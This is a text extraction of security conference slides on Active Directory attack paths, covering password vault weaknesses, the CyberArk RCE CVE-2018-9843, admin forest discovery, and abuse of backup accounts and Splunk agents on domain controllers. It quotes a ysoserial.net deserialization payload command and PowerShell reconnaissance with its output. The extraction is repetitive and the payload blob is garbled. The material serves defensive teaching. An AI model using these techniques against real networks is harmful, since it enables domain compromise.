# Password Vaults on the Internet



# Password Vault Config Weaknesses

- Authentication to the PV webserver is typically performed with the admin's user account.
- Connection to the PV webserver doesn't always require MFA.
- The PV servers are often administered like any other server.
- Anyone on the network can send traffic to the PV server (usually).
- Sessions aren't always limited creating an opportunity for an attacker to create a new session.
- Combining the PV web server & password management system increases risk.
- Vulnerability in PV can result in total Active Directory compromise.



# CyberArk RCE Vulnerability (April 2018)

- CVE-2018-9843:  
“The REST API in CyberArk Password Vault Web Access before 9.9.5 and 10.x before 10.1 allows remote attackers to execute arbitrary code via a serialized .NET object in an Authorization HTTP header.”
- Access to this API requires an authentication token in the HTTP authorization header which can be generated by calling the “Logon” API method.
- Token is a base64 encoded serialized .NET object ("CyberArk.Services.Web.SessionIdentifiers") and consists of 4 string user session attributes.
- The integrity of the serialized data is not protected, so it's possible to send arbitrary .NET objects to the API in the authorization header.
- By leveraging certain gadgets, such as the ones provided by ysoserial.net, attackers may execute arbitrary code in the context of the web application.

Sean Metcalf | @PyroTek3 |  
sean@adsecurity.org

# CyberArk RCE Vulnerability

<https://www.redteam-pentesting.de/en/advisories/rt-sa-2017-014/-cyberark-password-vault-web-access-remote-code-execution>

<https://www.redteam-pentesting.de/en/advisories/rt-sa-2017-014/-cyberark-password-vault-web-access-remote-code-execution>

## Proof of Concept

=====

First, a malicious serialized .NET object is created. Here the "TypeConfuseDelegate" gadget of ysoserial.net is used to execute the "ping" command:

```
$ ysoserial.exe -f BinaryFormatter -g TypeConfuseDelegate -o base64 -c "ping 10.0.0.19" > execute-ping.txt
```

```
$ cat execute-ping.txt
```

AAEAAAD/////AQAAAAAAAAAMAgAAAEITeXN0ZW0sIFZlcuNpb249NC4wLjAuMCAwQ3VsdHVy

ZT1uZXV0cmFsLCBQdWJsaWNLZXIUb2tlbj1iNzdhdhNWM1NjE5MzRlMDg5BQEAAACEAVN5c3RI

bS5Db2xsZWN0aW9ucy5HZW5lcmVjLlNvcnRlZFNldGAxW1tTeXN0ZW0uU3RyaW5nLCBtc2Nv

cmxpYiwgVmVyc2lvbj00LjAuMC4wLCBDdWx0dXJlPW5ldXRyYWwsIFB1YmxpY0tleVRva2Vu

PWI3N2E1YzU2MTkzNGUwODldXQQAAAFQ291bnQIQ29tcGFyZXIHVmVyc2lvbGVJdGVtcwAD

AAYIjQFTeXN0ZW0uQ29sbGVjdGlbnMuR2VuZXJpYy5Db21wYXJpc29uQ29tcGFyZXJgMVtb

U3lzdGVtLIN0cmLuZywgYXNja3JsaWIsIFZlcnNpb249NC4wLjAuM0wgQ3VsdHVyZT1uZXV0

cmFsLCBQdWJsaWNlZXlUb2tlbj1iNzdhNWm1NjE5MzRlMDg5XV0IAgAAAAIAAAAJAwAAAAIA

AAAJBAAAAAQDAAAajOFTeXN0ZW0uQ29sbGVjdGlbnMuR2VuZXJpYy5Db21wYXJpc29uQ29t


cGFyZXJgMVtbU3lzdGVtLlN0cmlyZywgYXNja3JsaWIsIFZlcuNpb249NC4wLjAuMCwgQ3Vs

# What about Admin Forest?

*(aka Red Forest)*



# Admin Forest = Enhanced Security Administrative Environment (ESAE)



# Admin Forest Discovery Forest Discovery



```
PS C:\> Get-ADTrust -filter {Direction -eq 'Outbound'}
```

```
Direction                : Outbound
DisallowTransitivity      : False
DistinguishedName         : CN=trd.priv,CN=System,DC=trimarcresearch,DC=com
ForestTransitive          : True
IntraForest               : False
IsTreeParent              : False
IsTreeRoot                : False
Name                      : trd.priv
ObjectClass                : trustedDomain
ObjectGUID                : 8c893b97-d52c-44f5-9ef6-c0d114791ded
SelectiveAuthentication    : True
SIDFilteringForestAware   : False
SIDFilteringQuarantined   : False
Source                    : DC=trimarcresearch,DC=com
Target                    : trd.priv
TGTDelegation             : False
TrustAttributes           : 24
TrustedPolicy              :
TrustingPolicy            :
TrustType                 : Up1evel
Up1evelOnly               : False
UsesAESKeys               : False
UsesRC4Encryption         : False
```



# Admin Forest Discovery Forest Discovery

```
PS C:\> Get-ADTrust -filter {Direction -eq 'Outbound'}
```



|                         |   |
|-------------------------|---|
| Direction               | : Outbound  |
| DisallowTransitivity    | : False   |
| DistinguishedName       | : CN=trd.priv,CN=System,DC=trimarcresearch,DC=com |
| ForestTransitive        | : True  |
| IntraForest             | : False   |
| IsTreeParent            | : False   |
| IsTreeRoot              | : False   |
| Name                    | : trd.priv  |
| ObjectClass             | : trustedDomain                                   |
| ObjectGUID              | : 8c893b97-d52c-44f5-9ef6-c0d114791ded            |
| SelectiveAuthentication | : True  |
| SIDFilteringForestAware | : False   |
| SIDFilteringQuarantined | : False   |
| Source                  | : DC=trimarcresearch,DC=com                       |
| Target                  | : trd.priv  |
| TGTDelegation           | : False   |
| TrustAttributes         | : 24  |
| TrustedPolicy           | :   |
| TrustingPolicy          | :   |
| TrustType               | : Up1evel   |
| Up1evelOnly             | : False   |
| UsesAESKeys             | : False   |
| UsesRC4Encryption       | : False   |



# Admin Forest Discovery Forest Discovery


```
PS C:\> Get-NetGroupMember -GroupName 'Administrators' | Where {$_.MemberDN -like "**Foreign*"}  
WARNING: Error converting CN=S-1-5-21-1829685036-2228132301-246105558-1602,CN=ForeignSecurityPrincipals,DC=trimarcresearch,DC=com  
  
GroupDomain : trimarcresearch.com  
GroupName   : Administrators  
MemberDomain :  
MemberName  : TRDPRIV\TRD AD Admins  
MemberSID   : S-1-5-21-1829685036-2228132301-246105558-1602  
IsGroup     : False  
MemberDN    : CN=S-1-5-21-1829685036-2228132301-246105558-1602,CN=ForeignSecurityPrincipals,DC=trimarcresearch,DC=com
```

# Admin Forest Discovery Forest Discovery

```
PS C:\> Get-NetGroupMember -GroupName 'Administrators' | Where {$_.MemberDN -like "**Foreign*"}  
WARNING: Error converting CN=S-1-5-21-1829685036-2228132301-246105558-1602,CN=ForeignSecurityPrincipals,DC=trimarcresearch,DC=com  
  
GroupDomain : trimarcresearch.com  
GroupName   : Administrators  
MemberDomain :  
MemberName  : TRDPRIV\TRD AD Admins  
MemberSID   : S-1-5-21-1829685036-2228132301-246105558-1602  
IsGroup     : False  
MemberDN    : CN=S-1-5-21-1829685036-2228132301-246105558-1602,CN=ForeignSecurityPrincipals,DC=trimarcresearch,DC=com
```

# Admin Forest Discovery Forest Discovery

```
PS C:\> Get-NetGroupMember -GroupName 'Administrators' | Where {$_.MemberDN -like "**Foreign*"}  
WARNING: Error converting CN=S-1-5-21-1829685036-2228132301-246105558-1602,CN=ForeignSecurityPrincipals,DC=trimarcresearch,DC=com  
  
GroupDomain : trimarcresearch.com  
GroupName   : Administrators  
MemberDomain :  
MemberName  : TRDPRIV\TRD AD Admins  
MemberSID   : S-1-5-21-1829685036-2228132301-246105558-1602  
IsGroup     : F  
MemberDN    : S-1-5-21-1829685036-2228132301-246105558-1602,CN=ForeignSecurityPrincipals,DC=trimarcresearch,DC=com
```



# Exploiting Domain Controller Agents

```
PS C:\> Get-NetGroupMember 'Backup Operators'
```

```
GroupDomain : trimarcresearch.com
GroupName   : Backup Operators
MemberDomain : trimarcresearch.com
MemberName  : BACKUP01$
MemberSID   : S-1-5-21-3059099413-3826416028-81522354-19603
IsGroup     : False
MemberDN    : CN=Backup01,OU=Backup,OU=Servers,DC=trimarcresearch,DC=com
```

```
GroupDomain : trimarcresearch.com
GroupName   : Backup Operators
MemberDomain : trimarcresearch.com
MemberName  : BackupAD
MemberSID   : S-1-5-21-3059099413-3826416028-81522354-19602
IsGroup     : False
MemberDN    : CN=BackupAD,CN=Users,DC=trimarcresearch,DC=com
```




# Exploiting Domain Controller Agents

```
PS C:\> Get-NetGroupMember 'Backup Operators'
```

```
GroupDomain : trimarcresearch.com
GroupName   : Backup Operators
MemberDomain : trimarcresearch.com
MemberName   : BACKUP01$
MemberSID    : S-1-5-21-305099415-5826416028-81522354-19603
IsGroup      : False
MemberDN     : CN=Backup01,OU=Backup,OU=Servers,DC=trimarcresearch,DC=com
```

A large yellow arrow points from the right towards the MemberName field, which contains the text BACKUP01\$.

```
GroupDomain : trimarcresearch.com
GroupName   : Backup Operators
MemberDomain : trimarcresearch.com
MemberName   : BackupAD
MemberSID    : S-1-5-21-305099415-5826416028-81522354-19602
IsGroup      : False
MemberDN     : CN=BackupAD,CN=Users,DC=trimarcresearch,DC=com
```

A large yellow arrow points from the right towards the MemberName field, which contains the text BackupAD.

# Exploiting Domain Controller Agents

- Backup01 is a backup server with AD Backup rights.
- BackupAD is the AD backup service account.



# Exploiting Domain Controller Agents

- Backup01 is a backup server with AD Backup rights.
- BackupAD is the AD backup service account.

*Compromise one to gain Domain Controller access.*

# Did You Know?

- The Splunk Universal Forwarder is often installed on Domain Controller.
- The Splunk UF is effectively a mini version of Splunk and can run scripts.

## The Deployment Server

Splunk's configuration control system, can potentially run arbitrary commands on systems through scripted inputs.


This and a Universal Forwarder running as root/system can easily take over an environment

<https://conf.splunk.com/files/2016/slides/universal-forwarder-security-dont-input-more-than-data-into-your-splunk-environment.pdf>

# Exploiting Prod AD with an AD Admin Forest

- AD admin accounts are moved to the admin forest, but not everything.
- Doesn't fix production AD issues.
- Doesn't resolve expansive rights over workstations & servers.
- Deployments often ignore the primary production AD since all administrators of the AD forest are moved into the Admin Forest.
- They often don't fix all the issues in the production AD.
- They often ignore production AD service accounts.
- Agents on Domain Controllers are a target – who has admin access?
- Identify systems that connect to DCs with privileged credentials on DCs (backup accounts).


# Cross-Forest Administration



# Cross-Forest Administration




# Cross-Forest Administration

